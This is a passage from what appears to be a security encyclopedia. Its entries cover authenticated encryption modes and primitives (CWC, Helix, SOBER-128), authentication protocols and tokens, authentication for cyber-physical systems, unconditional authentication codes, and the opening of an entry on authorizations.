is computed modulo some integer (modular arithmetic), typically a prime number. The specific family chosen by the CWC designers fixes Y_1, …, Y_ℓ to be 96-bit integers, and $Y_{\ell+1}$ to be a 127-bit integer; their values are determined by the message being hashed. The modulus is set to the prime, $2^{127} - 1$.

Although it is possible to evaluate this polynomial quickly on a serial machine using Horner's method (and in fact, this may make sense in some cases), it is also possible to exploit parallelism in the computation of this polynomial. Assume n is odd and set $m = (n - 1)/2$ and $y = x^2 \bmod 2^{127} - 1$. Then we can rewrite the function above as

$$\begin{aligned}&\left(Y_1 y^m + Y_3 y^{m-1} + \cdots + Y_\ell\right) x \\ &\quad + \left(Y_2 y^m + Y_4 y^{m-1} + \cdots + Y_{\ell+1}\right) \bmod 2^{127} - 1\end{aligned}$$

This means that we can subdivide the work for evaluating this polynomial and then recombine the results using addition modulo $2^{127} - 1$. Building a MAC from this hash family is fairly straightforward, and therefore CWC yields a parallelizable scheme since CTR is clearly parallelizable.

The CWC designers go on to provide benchmark data to compare CCM, EAX, and CWC on a Pentium III, showing that the speed differences are not that significant. However, this is without exploiting any parallelism available with CWC. They do not compare the speed of CWC with that of OCB, where we would expect OCB to be faster even in parallel implementations.

CWC comes with a rigorous proof of security via a reduction to the underlying 128-bit block cipher (typically AES/Rijndael), and the paper includes a readable discussion of why the various design choices were made. In particular, it does not suffer from any of the above-mentioned problems with CCM.

AE Primitives

Every scheme discussed up to this point has been a mode of operation. In fact with the possible exception of some of the MAC schemes, every mode

has used a block cipher as its underlying primitive. In this section, we consider two recently developed modes which are stream ciphers which provide authentication in addition to privacy. That is to say, these are *primitives* which provide AE.

This immediately means there is no proof of their security, nor is there likely to ever be one. The security of primitives is usually a matter of opinion: Does the object withstand all known attacks? Has it been in use for a long enough time? Have good cryptanalysts examined it?

With new objects, it is often hard to know how much trust to place in their security. Sometimes the schemes break, and sometimes they do not. We will discuss two schemes in this section: Helix and SOBER-128. Both were designed by teams of experienced cryptographers who paid close attention to their security as well as to their efficiency.

Helix

Helix was designed by Ferguson et al. (2003). Their goal was to produce a fast, simple, patent-free stream cipher which also provided authentication. The team claims speeds of about 7 cycles per byte on a Pentium II, which is quite a bit faster than the fastest-known implementations of AES, which run at about 15 cycles per byte. At first glance, this might be quite surprising: After all, AES does about 160 table look-ups and 160 32-bit XORs to encipher 16 byte. This means AES uses about 10 look-ups and 10 XORs per byte. As we will see in a moment, Helix uses more operations than this per-byte! But a key difference is that AES does memory lookups from large tables which perhaps are not in cache whereas Helix confines its work to the register file.

Helix takes a key K up to 32 byte in length, and a 16 byte nonce N and a message $M \in (\Sigma^8)^*$. As usual, K will allow the encryption of a large amount of data before it needs to be changed, and N will be issued anew with each message encrypted, never to repeat throughout the life of K. Helix uses only a few simple operations: addition modulo 2^{32}, exclusive-or of 32-bit strings, and bitwise rotations. However, each iteration of Helix, called a “block,” uses 11 XORs, 12 modular additions, and 20 bitwise rotations by fixed amounts on 32-bit words. So Helix is not simple to specify; instead we give a high-level description.

Helix keeps its “state” in five 32-bit registers (the designers were thinking of the Intel family of processors). The *i*th block of Helix emits one 32-bit word of key-stream S_i, requires two 32-bit words scheduled from K and N, and also requires the *i*th plaintext word M_i. It is highly unusual for a stream cipher to use the plaintext stream as part of its key-stream generation, but this feature is what allows Helix to achieve authentication as well as generating a key-stream.

As usual, the key-stream is used as a one-time pad to encrypt the plaintext. In other words, the *i*th ciphertext block C_i is simply $M_i \oplus S_i$. The five-word state resulting from block i is then fed into block $i + 1$ and the process continues until we have a long enough key-stream to encrypt M. At this point, a constant is XORed into one of the words of the resulting state, 12 more blocks are generated using a fixed plaintext word based on the length of M, with the key-stream of the four last blocks yielding the 128-bit authentication tag.

SOBER-128

A competitor to Helix is an offering from Hawkes and Rose called SOBER-128 (Hawkes and Rose 2003). This algorithm evolved from a family of simple stream ciphers (i.e., ciphers which did not attempt simultaneous authentication) called the SOBER family, the first of which was introduced in 1998 by Rose. SOBER-128 retains many of the characteristics of its ancestors, but introduces a method for authenticating messages as well. We will not describe the internals of SOBER-128 but rather describe a few of its attributes at a higher level.

SOBER-128 uses a linear-feedback shift register in combination with several nonlinear components, in particular a carefully designed S-box which lies at its heart. To use SOBER-128 for AE one first generates a key-stream used to XOR with the message M and then uses a separate API call “maconly” to process the associated data. The method of feeding back plaintext into the key-stream generator is modeled after Helix, and the authors are still evaluating whether this change to SOBER-128 might introduce weaknesses.

Tests by Hawkes and Rose indicate that SOBER-128 is comparable in speed to Helix; however, both are quite new and are still undergoing

cryptanalytic scrutiny—a crucial process when designing primitives. Time will help us determine their security.

Beyond AE and AEAD

Real protocols often require more than just an AE scheme or an AEAD scheme: Perhaps they require something that more resembles a network transport protocol. Desirable properties might include resistance to replay and prevention against packet loss or packet reordering. In fact, protocols like SSH aim to achieve precisely this.

Work is currently underway to extend AE notions to encompass a broader range of such goals (Kohno et al. 2003a). This is an extension to the SSH analysis referred to above (Bellare et al. 2002), but considers the various EtM, MtE, and E&M approaches rather than focusing on just one. Such research is another step in closing the gap between what cryptographers produce and what consumers of cryptographic protocols require. The hope is that we will reach the point where methods will be available to practitioners which relieve them from inventing cryptography (which, as we have seen, is a subtle area with many insidious pitfalls) and yet allow them easy access to provably secure cryptographic protocols. We anticipate further work in this area.

Notes on References

Note that AE and its extensions continue to be an active area of research. Therefore, many of the bibliographic references are currently to unpublished preprints of works in progress. It would be prudent for the reader to look for more mature versions of many of these research reports to obtain the latest revisions.

Credential verification; Identity proof

Definition

Authentication is the process of verifying an entity's identity, given its credentials. The entity could be in the form of a person, a computer, a device, a group of network computers, etc.

Background

The need for authentication started with computers and as technology evolved and networks became more common, it gained more importance. In order to ensure a secure communication, computers need to authenticate each other.

The oldest and simplest method to provide authentication is password login. As communication systems are becoming more sophisticated, more rigorous schemes are needed to achieve authentication.

Theory

Authentication aims at proving an entity is really the one that it claims to be. Fundamentally, four methods are used to achieve authentication: something an entity knows (e.g., password), something an entity has (e.g., id card), something an entity is (e.g., biometrics such as fingerprints, iris, etc.), and something an entity produces (e.g., signature or handwriting). To achieve strong authentication, one can use these methods in combination.

Authentication serves as an initial phase to authorization, with which it is used as a means to provide access control.

Applications

Network communication finds itself an application in a wide variety of areas ranging from e-commerce to instant messaging, from E-mail exchange to online consulting. In practice, all such applications require comprehensive authentication services. Several protocols exist to provide authentication: Public Key Infrastructure (PKI), Kerberos, Secure European System for Applications in a Multivendor Environment (Sesame), Remote Authentication Dial In User Service (RADIUS), and TACACS.

PKI is based on an asymmetric key scheme. It ensures the validity of users, by issuing a certificate to each legitimate user. The certificate contains user information together with his public key, and is signed by the certification authority (CA), which is a trusted third party. This certification mechanism ensures the authenticity of a user who claims to have a certain public key in the PKI system.

Kerberos is another authentication system. Relying on symmetric key encryption, it simplifies the authentication process, and reduces the number of keys required (N symmetric keys for N users), as compared to the more complicated PKI scheme (N key pairs for N users). Using a single private key that is shared between a user and the Key Distribution Center (KDC), a user can request ticket from KDC to access system resources.

Sesame is an expansion of Kerberos. Similar to the notion of ticket in Kerberos, Sesame issues a token for a user that is authenticated by the authentication server. Still, it comes with its drawbacks, and later versions of Kerberos outperform Sesame.

KryptoKnight is a product of IBM that is developed for P2P authentication purposes, and is embedded in NetSP.

Remote Authentication Dial In User Service (RADIUS) is a comprehensive access control mechanism that is also an IETF standard (RFC 2865). It employs a centralized server for authentication purposes, and is based on UDP.

Terminal Access Controller Access Control System (TACACS) is an authentication scheme that provides a server-based authentication service. The authentication service provided by TACACS is connection oriented (based on TCP). Therefore, it provides guaranteed operation as opposed to the best effort service provided by UDP-based RADIUS.

Authentication protocols are prone to security attacks such as masquerading (spoofing), which is essentially a man-in-the-middle attack. The spoofing attack can be prevented by employing the message authentication code (MAC), which is also known as the keyed hash.

Role-Based Access Control (RBAC) is another technique that is employed in providing authentication, especially in database systems. This approach relies on a set of role definitions that are preassigned based on various credentials. When one attempts access, his credentials are matched with the existing roles, and he is granted with the highest role his credentials match.

Open Problems and Future Directions

Authentication is one of the fundamental security services. Various techniques are employed to provide controlled access to systems that need authenticated user access.

Providing authentication in distributed environments is more complicated, since it involves users with dynamically changing roles. So, extended methods need to be explored for authentication in such systems.

Research continues on investigating novel approaches to be used as a basis to achieve authentication. Natural Language Processing (NLP) is one of them: One can encode random and usually hard-to-remember passwords with an easier-to-recall word (called as mnemonic) by using NLP techniques.

Studies are conducted to authenticate users via trusted computing platforms, such as personal digital assistants (PDAs) and Wireless LAN

cards. In such systems, a hardware component is used as an authenticator. So, user involvement is minimized to eliminate intended or unintended misleadings.

Radio Frequency Identification (RFID) is another future direction that authentication follows. Using wireless infrastructure provides fast, practical, and easy authentication. However, due to the fact that wireless transmission is more susceptible to security attacks, RFID authentication may become unreliable.

Experimental Results

There are many applications of authentication services. Based on various parameters as the technology available, users' skill level, time constraints, etc., certain authentication tools are used in certain environments. As an example, VeriChip uses RFID technology by injecting a microchip that transmits RFID signals through human skin for authentication purposes. It provides guaranteed access control mechanism, since it will prevent one from "forgetting" the password, not carrying it with him, or have it stolen by an adversary.

MIT implemented a belly button ring identifier that transmits low power signals to a cellular phone, which eventually authenticates the user to the network. Although this system is very practical, it has security issues since any reader can "identify" a certain user who transmits signals via its belly button ring.

Knowledge-based authentication is very straightforward: User to be authenticated needs to know and remember a password, and further keep this password safe. Obviously, it requires strict restrictions on using, saving, and destroying in order for it to be considered as a secure authentication scheme.

When passwords are used for authentication, means to protect passwords become very important. Techniques such as password hashing are available to secure passwords themselves.


Definitions

In the following two key terms in the entry are defined.

- *Cyber Physical Systems*. "Cyber-Physical Systems (CPS) comprise interacting digital, analog, physical, and human components engineered for function through integrated physics and logic. These systems will provide the foundation of our critical infrastructure, form the basis of emerging and future smart services, and improve our quality of life in many areas." (NIST, 2014)
- *Authentication*. "Verifying the identity of a user, process, or device, often as a prerequisite to allowing access to resources in an information system." (NIST, 2004). Authentication in general means to establish



validity of objects (e.g., a person, a machine, a process, or data) so that an untrusted object can be stopped. Level of trust is always an issue when dealing with cross-domain interactions.

Authenticating entities in CPS is an important aspect to ensure secure control and brings challenges that merit a detailed discussion. Cyber-Physical Systems by design are multi-domain systems. Ensuring authentication in such complex systems is crucial. In this work, the challenges and potential solutions regarding the authentication for CPS devices are highlighted.

Background

The integration of cyber technologies (computing and communication) with the physical world gives rise to complex systems referred as Cyber Physical Systems (CPS). CPS has changed the methods that humans used to interact with the physical world. Some examples of CPS are manufacturing, transportation, smart grid, water treatment, medical devices, and the Industrial Internet of Things (IIoT) (Sutton, 2018). Many of those systems are part of the critical infrastructure and need to perform safely, reliably, and securely in real time.

Major components of a typical CPS are shown in Fig. 1. A CPS consists of Programmable Logic Controllers (PLC), sensors, actuators, Supervisory Control, and Data Acquisition (SCADA) workstation and Human Machine Interface (HMI) that are interconnected via a communications network. The PLCs control a physical process based on the sensor measurements. The advances in communication technologies help to better monitor and operate CPS, but this connectivity also exposes physical processes to malicious entities on the cyber and physical domains. Recent incidents of sabotage on these systems (Lee et al., 2016; Slay and Miller, 2008; Falliere et al., 2011) have raised concerns on the security of CPS (Ahmed et al., 2020a).

Authentication for Cyber-Physical Systems, Fig. 1 Components of a Cyber Physical System

Challenges in CPS security are different as compared with the conventional IT systems, especially in terms of consequences in case of a security lapse. Attacks on CPS might result in damage to the physical property, as a result of an explosion (CNN, 2007; Wired, 2015), or severely affect people who depend on critical infrastructure as was the case of recent power cutoff in Ukraine (Lee et al., 2016). Data integrity is an important security requirement for CPS (Gollmann and Krotofil, 2016), and hence the integrity of sensor data should be ensured. Sensor data can either be spoofed in cyber (digital) domain (Urbina et al., 2016) or in physical (analog) domain (Shoukry et al., 2015; Son et al., 2015). Sensors are a bridge between the physical and cyber domains in a CPS. From Fig. 1 it is seen that at a high level the major entities are physical process, communication technologies, hardware devices, software, and users. In a typical IT system, for example, a user logging into an online banking system has to prove his identity by providing unique credentials setup for that particular user. In a CPS all major entities need to authenticate each other as most systems work autonomously; it is not enough to authenticate a human operator as was the case in a typical IT system. Sensors are transmitting data to controllers as well as to human operators; it is important to authenticate that data before any use. Similarly, a Programmable Logic Controller needs to authenticate to other devices so that fake information cannot be sent on behalf of the legitimate PLC.

Moreover, the process needs to authenticate itself, but there are hard computational constraints on most of the processes and devices in a CPS. These problems do not exist in pure IT systems.

In this entry, we highlight the authentication techniques employed in CPS based on the unique device and process fingerprints. Moreover, the introduced techniques can also be used to detect an anomaly since the authentication is a function of either a process or device characteristics.

Application

We consider a particular type of CPS called Industrial Control Systems (ICS) as an application. In particular, we use a water treatment testbed to elaborate authentication for CPS. The testbed is a six-stage water purification system with main components on each stage being sensors, actuators, PLCs, as well as water tanks and piping (Mathur and Tippenhauer, 2016; Ahmed et al., 2017). In the following, we explore three examples of authentication in a CPS.

Sensor Authentication

Fingerprinting of various physical and logical devices has been proposed for uniquely identifying and authenticating objects in mainstream IT systems such as PCs, laptops, and smart phones. However, the application of such techniques in ICS is less explored for reasons such as lack of direct access to such systems and the cost of faithfully reproducing realistic threat scenarios. The feasibility of using fingerprinting techniques in the context of realistic ICS related to water treatment and distribution systems is recently presented (Ahmed et al., 2020b). Using extensive experimentation with sensors, it is shown that noise patterns due to microscopic imperfections in hardware manufacturing can uniquely identify sensors with high accuracy. The proposed technique can be used to detect physical attacks, such as the replacement of legitimate sensors with faulty or manipulated sensors. For NoisePrint (Ahmed et al., 2018), a combined fingerprint for sensor and process noise is created. Sensor measurement noise based sensor authentication is a particular example in a broader field of device fingerprinting. In summary, the idea of authenticating users based on their fingerprints is extended to sensors based on randomness in the sensor measurements.

Actuator Authentication

The idea of fingerprinting has been extended toward actuator authentication based on unique hardware fingerprints. Among the earliest works (Formby et al., 2016) proposed a fingerprinting approach that uses the control aspects of ICS environments to generate signatures from the physical operations being taken by the physical devices on the network. Even though two relays or valves from different vendors may have similar ratings, there will always be physical variations in their construction resulting in fundamental differences in their operation times. These differences are then used to identify device types or spoofed command responses, which we call physical fingerprinting.

In another recent proposal (Gu et al., 2020), audio channel information is leveraged as side channel information of an operating CPS to study the feasibility of authenticating actuators based on acoustic fingerprinting. More specifically, the types of devices, their operation status, and their locations in space are inferred from the audio recorded using microphones. Convolutional neural network (CNN) is employed to learn and predict these parameters based on the transformed audio data. The result demonstrates that with only a small amount of training data, CNN can correctly predict the operation status of individual devices in a realistic water treatment testbed with approximately 100% accuracy.

Process Authentication

A recent technique called *Process Skew* uses the small deviations in the ICS process (herein called as a process fingerprint) for process state authentication (Ahmed et al., 2020c). The process fingerprint appears as noise in sensor measurements due to the process fluctuations. Such a fingerprint is unique to a process due to the intrinsic operational constraints of the physical process. The proposed technique is validated using the data from a real-world water treatment testbed. The results show that one can effectively authenticate a process based on its fingerprint and detect process anomaly with a very low false-positive rate.

PLC Authentication

There are some recent efforts on authenticating PLCs in a non-cryptographic manner. The iFinger (Yang et al., 2020) utilizes register states to generate ICS fingerprints to detect malicious attacks on industrial

networks. Specifically, the Boolean logic represents every register state sequence of the ICS controller, and the deterministic finite automaton (DFA) generates a device fingerprint to authenticate a PLC and logic. Another proposal uses the scan cycle timing channel to authenticate PLCs. Scan cycle is the cyclic behavior of the PLCs to execute inputs, outputs, and control logic (Ahmed et al., 2021). The idea is to measure the scan cycle time on the network to authenticate a PLC and detect network-based intrusions. To summarize, these research outputs point toward hardware- and software-based PLC authentication, a practical design for the resource-constrained controllers.

Control Logic Authentication

There have been several efforts to authenticate the control logic being executed by a PLC. Zeus (Han et al., 2017) monitors for control flow integrity of the PLC program execution. Zeus monitors the communications between the human machine interface and the PLC and captures the control logic binary uploads to the PLC. Zeus exercises its feasible execution paths and fingerprints their emissions using an external electromagnetic sensor. Zeus trains a neural network for legitimate PLC executions and uses it at runtime to identify the control flow based on PLC's electromagnetic emissions.

There have been other efforts based on radio frequency emission by the PLC to validate the control logic (Wright, 2014). A recent study proposed a power based profile for PLC logic execution (Aguayo Gonzalez and Hinton, 2014; Xiao et al., 2017). Chen et al. (2018) and Ghaeini et al. (2019) uses the models of the physical process along with the control logic program to authenticate the control logic.

Open Problems and Future Directions

Due to the unique features of CPS, the physics-based authentication techniques employed in CPS are very different from the cryptography-based authentication techniques in traditional IT systems. However, those techniques are not mature enough at the current stage. Further research is needed to improve:

- *Accuracy*. It is really important to achieve authentication with ultra-low false rate in the context of industrial systems. Considering the process is a long continuing sequence of events unlike a webpage logging in event a higher number of false alarms spread over a day will make any authentication technique meaningless.
- *Efficiency*. It is also important that the authentication process shall be fast to meet real-time requirements of the critical systems.
- *Stability*. CPS are usually deployed in harsh environments; therefore, it is important that the authentication is not affected due to device aging and other environmental variables.

Security token

Related Concepts and Keywords

Authentication; Credentials; Identity Verification Protocol; Password

Definition

The term “authentication token” can have at least three different definitions, but generally refers to an object that is used to authenticate one entity to another (“Authentication”). The various definitions for “authentication token” include the credentials provided by an entity to an authenticating party as part of an identity verification protocol, a data structure provided by an authentication server to an entity for later use in authenticating to a different application server, and a physical device or computer file used to authenticate an entity.

Theory

In most identity verification or authentication protocols, the entity being authenticated must provide the authenticating entity with some proof of the claimed identity (as in ISO/IEC 9798-1 1997; FIPS 196 1997). This proof will allow the authenticating party to verify the identity that is being claimed and is sometimes called an "authentication token." Examples of these types of authentication tokens include functions of shared secret information, such as passwords, known only to the authenticating and authenticated parties, and responses to challenges that are provided by the authenticating party, but which could only be produced by the authenticated party.

In some security architectures, end users are authenticated by a dedicated "authentication server" by means of an identity verification protocol. This server then provides the user with credentials, sometimes called an "authentication token," which can be provided to other application servers in order to authenticate to those servers. Thus, these credentials are not unlike those described above, which are provided directly by the end user to the authenticating party, except in that they originate with a third party, the authentication server.

Usually this second type of token takes the form of a data structure that has been digitally signed ("Digital Signature Schemes") or MACed ("MAC Algorithms") by the authentication server and thus vouches for the identity of the authenticated party. In other words, the authenticated party can assert his/her identity to the application server simply by presenting the token. These tokens must have a short lifetime, since if they are stolen they can be used by an attacker to gain access to the application server.

Quite often the credentials that must be provided to an authenticating party are such that they cannot be constructed using only data that can be remembered by a human user. In such situations, it is necessary to provide a storage mechanism to maintain the user's private information, which can then be used when required in an identity verification protocol (as in M'Raihi et al. 2005). This storage mechanism can be either a software file containing the private information and protected by a memorable password or a hardware device (e.g., a smart card) protected by a password or PIN and is sometimes called an "authentication token."

In addition to making many identity verification protocols usable by human end entities, this third type of authentication token has another perhaps more important benefit. Since successful completion of the protocol now usually involves both something the end entity has (the file or device) and something the end entity knows (the password or PIN to access the file or device), instead of just something the end entity knows, the actual security of the authentication mechanism is increased. In particular, when the token is a hardware device, obtaining access to that device by an attacker can often be quite difficult, thereby providing substantial protection from attack.

Applications

Hardware authentication tokens exist in a variety of styles.

– *Disconnected tokens* have no physical or logical connection to the entity's computer. Rather, these tokens have a built-in screen to display the authentication data (which is typically a random number several digits in length) to the user, and the user will manually enter this data on the computer using a keyboard or mouse. The token may include a small keypad to allow entry of a PIN to unlock the device or may just have a single button to start a routine to generate the data and display it on the device's screen.
– *Connected tokens* must be physically connected to the computer that the entity will use to authenticate to the authenticating party. Such tokens automatically transmit the authentication data to the entity's computer (eliminating the need for manual entry), but it is necessary that the computer has the appropriate input interface. Common interfaces for these tokens are smart card readers (for tokens that are built as smart cards) and USB ports (for tokens that are built as USB devices).
– *Contactless tokens* must also be connected to the entity's computer, but do not require a physical interface. Rather, a logical connection is made via wireless transmission (typically near-field communication (NFC), radio-frequency identification (RFID), or Bluetooth). As with connected tokens, manual entry is eliminated; however, contactless tokens typically have a battery that can run down (normally after several years) and limit the useful lifetime of the token.

Hardware authentication tokens may be relatively simple devices that do nothing but generate and display a new random number upon request; these are often used in combination with a password in two-factor authentication schemes. At the other extreme, hardware authentication tokens can be quite complex: they may store keys for computing digital signatures, biometric data such as fingerprint templates, and passwords; they may include a CPU for performing complicated cryptographic operations; and they may incorporate tamper-resistant packaging and security features.

Depending on the type of device and its level of sophistication, vulnerabilities for hardware authentication tokens include loss and theft, deliberate attacks (such as man-in-the-middle attacks against contactless devices), and illegitimate modification of embedded software. Authentication tokens that are not hardware-based can also be susceptible to some of these vulnerabilities (e.g., loss or theft of a software token, or a man-in-the-middle attack against the authentication protocol itself).

Open Problems and Future Directions

Research continues into finding a suitable balance between security, efficiency, and usability in authentication tokens.

Information integrity

Definition

Information authentication aims to verify with high probability that particular information is authentic, i.e., has not been changed.

Background

There is a rather common saying that cryptology has two faces. The first (and better known) face is cryptography in its narrow sense which aims to protect data (information) from being revealed to an opponent. The second face, known as authentication (also as known a information integrity),

should guarantee with some confidence that given information is authentic, that is, has not been altered or substituted by the opponent. This confidence may depend on the computing power of the opponent (e.g., in a digital signature schemes this is the case) or not. The latter is called unconditional authentication and makes use of *symmetric cryptosystems*.

Theory

The model of unconditional authentication schemes (or, codes) consists of a sender, a receiver, and an opponent. The last one can observe all the information transmitted from sender to receiver; it is assumed (following Kerkhoff's *maxim*) that the opponent knows everything, even the original(plain) message (this is called *authentication without secrecy*), but he/she does not know the used key.

There are two kinds of possible attacks by the opponent. One speaks about an *impersonation attack* when the opponent sends a message in the hope that it will be accepted by the receiver as a valid one. In a *substitution attack* the opponent observes a transmitted message and then replaces it with another message. For authentication purposes, it is enough to consider only so-called systematic *authentication codes* in which the transmitted message has the form $(m; z)$, where m is chosen from the set M of possible messages and $z = f(m)$ is its *tag* (a string of "parity-check symbols" in the language of coding theory). Let Z be the tag-set and let $F = \{f_1, \ldots, f_n\}$ be a set of n encoding maps $f_i : M \to Z$. To authenticate (or *encode*) message m, the sender chooses randomly one of the encoding mappings f_i (the choice is in fact the secret key unknown to the opponent). One may assume without loss of generality that these encoding maps f_i are chosen uniformly. The corresponding probabilities of success for impersonation and substitution attacks are denoted by P_{I} and P_{S}, respectively. The first examples of authentication codes were given in Ref. Gilbert et al. (1974), among them the following *optimal* scheme (known as *affine scheme*).

Let the set M of messages and the set Z of tags coincide with the *finite field* $\mathbf{F}_q$ of q elements (hence q should be a prime power). The set F of encoding mappings consists of all possible affine functions, that is, mappings of the form

$$f_{a,b}(m) = am + b.$$

For this scheme, $P_I = P_S = q^{-1}$ and the scheme is optimal for both parameters—for P_I this is obvious and for P_S this follows from the *square-root* bound $P_S \geq 1/\sqrt{n}$ which is also derived in Ref. Gilbert et al. (1974). Although this scheme is optimal (meets this bound with equality), it has a serious drawback when being applied in practice since its key size (which is equal to $\log n = 2 \log q$) is twice larger than the message size.

For a long time (see Simmons 1992; Wegman and Carter 1981), no known schemes (codes) had a key size that was much smaller than the message size. Schemes that did allow this were first constructed in Ref. Johansson et al. (1994). They made use of a very important relationship between authentication codes and error-correcting codes (*ECC*, shortly) (see van Tilborg 1996 and *cyclic codes*).

By definition (see Kabatianskii et al. 1996), an *authentication code* (*A-code*, for short) is a q-ary code V over the alphabet Z ($|Z| = q$) of length n consisting of $|M|$ codewords $v^{(m)} = (f_1(m), \ldots, f_n(m))$, $m \in M$. Almost without loss of generality one can assume that all words in the A-code V have a uniform composition, that is, all "characters" from the alphabet Z appear equally often in every codeword (more formally, $|\{i : v_i = z\}| = n/q$ for any $v \in V$ and any $z \in Z$). This is equivalent to saying that P_I takes on its minimal possible value q^{-1}. Define the relative A-distance between vectors $x = (x_1, \ldots, x_n)$ and $y = (y_1, \ldots, y_n)$ as $\delta_A(x, y) = 1 - n^{-1}q\gamma(x, y)$, where

$$\gamma(x, y) = \max_{z, z' \in Z} \{|\{i : x_i = z, y_i = z'\}|.$$

Then the maximal probability of success of a substitution by the opponent is

$$P_S = 1 - \delta_A(V),$$

where the minimum relative A-distance $\delta_A(V)$ of the code V is defined as

$$\delta_A(V) = \min_{v \neq v' \in V} \delta_A(v, v').$$

The obvious inequality $d_A(V) = n\delta_A(V) \leq d_H(V)$, with $d_H(V)$ the *minimum Hamming distance* of V, allows one to apply known upper bounds

for *ECC* to systematic A-codes and re-derive known nonexistence bounds for authentication codes as well as obtain new bounds (see Kabatianskii et al. 1996; Bassalygo and Burnashev 1996 for details).

On the other hand, the q-twisted construction proposed in Kabatianskii et al. (1996) turns out to be a very effective tool to construct good authentication codes from *ECC* (in fact many known authentication schemes are implicitly or explicitly based on the q-twisted construction). Let C be an error-correcting code of length m over $\mathbf{F}_q$ with the minimal Hamming distance $d_{\mathrm{H}}(C)$ and let U be its subcode of cardinality $q^{-1}\ |C|$ such that for all $U \in U$ and all $\lambda \in \mathbf{F}_q$ vectors $u + \lambda\mathbf{1}$ are distinct and belongs to C, where $\mathbf{1}$ is the all-one vector. Then the following q-ary code $V_U := \{(u + \lambda_1\mathbf{1}, \ldots, u + \lambda_q\mathbf{1}) : u \in U\}$ (where $\lambda_1, \ldots, \lambda_q$ are all different elements of the field $\mathbf{F}_q$) of length $n = mq$ is called a q-twisted code and considered as A-code generates the authentication scheme (Kabatianskii et al. 1996) for protecting $|C|$ messages with the number of keys $n = mq$ providing probabilities

$$P_{\mathrm{I}} = 1/q,\ P_{\mathrm{S}} = 1 - \frac{d_{\mathrm{H}}(C)}{m}.$$

Application of the q-twisted construction to many optimal *ECC* (with sufficient large minimal code distance) produces optimal or near-optimal authentication codes. For instance, *Reed–Solomon* codes generate authentication schemes which are the natural generalization of the aforementioned affine scheme (namely, $k = 1$) and have the following parameters (Kabatianskii et al. 1996; den Boer 1993):

> The number of messages is q^k, the number of keys is q^2 and the probabilities $P_{\mathrm{I}} = 1/q$, $P_{\mathrm{S}} = k/q$, where $k + 1$ is the number of information symbols of the corresponding Reed–Solomon code.

Reed–Solomon codes are a particular case of *algebraic-geometry* (AG) codes and the corresponding application of q-twisted construction to AG codes leads to an asymptotically very efficient class of schemes with the important, additional property of being polynomial constructible (see Vladuts 1998; Niederreiter and Xing 2001).

To conclude, we note that there is also another equivalent “language” to describe and investigate unconditional authentication schemes, namely, the

notion of almost strongly 2–universal hash functions (see Wegman and Carter 1981 and also Niederreiter and Xing 2001; Stinson 1994).


Access control rules

Definition

An *authorization* represents the right granted to a user to exercise an action (e.g., read, write, create, delete, and execute) on certain objects.

Background

Access control evaluates the requests to access resources and determines whether to grant or deny them. The access control process evaluating all access requests is based on regulations that differ according to the specific access control policy adopted. In case of discretionary access control policies, the access control process relies on a set of *authorizations* that traditionally are expressed in terms of the identity of the users. Since the ability of users to access resources depends on their identity, users must be properly authenticated.



Theory and Application

The simplest form of authorization is a triple $\langle u, o, a \rangle$, where u is the user to whom the authorization is granted, o is the object to which access is granted, and a is the action representing the type of access that the user u can exercise on object o. Specific subjects, objects, and actions to which authorizations can be referred may be different from system to system. For instance, in an operating system, objects will be files and directories, while in database systems, tables and tuples within them might be considered as objects. Actions for which authorizations can be specified include the following access modes: *read*, to provide users with the capability to view information; *write*, to allow users to modify or delete information; *execute*, to allow users to run programs; *delete*, to allow users to delete system resources; and *create*, to allow users to create new resources within the system.

In today's systems, the simple triple $\langle u, o, a \rangle$ has evolved to support the following features (Samarati and De Capitani di Vimercati, 2001):

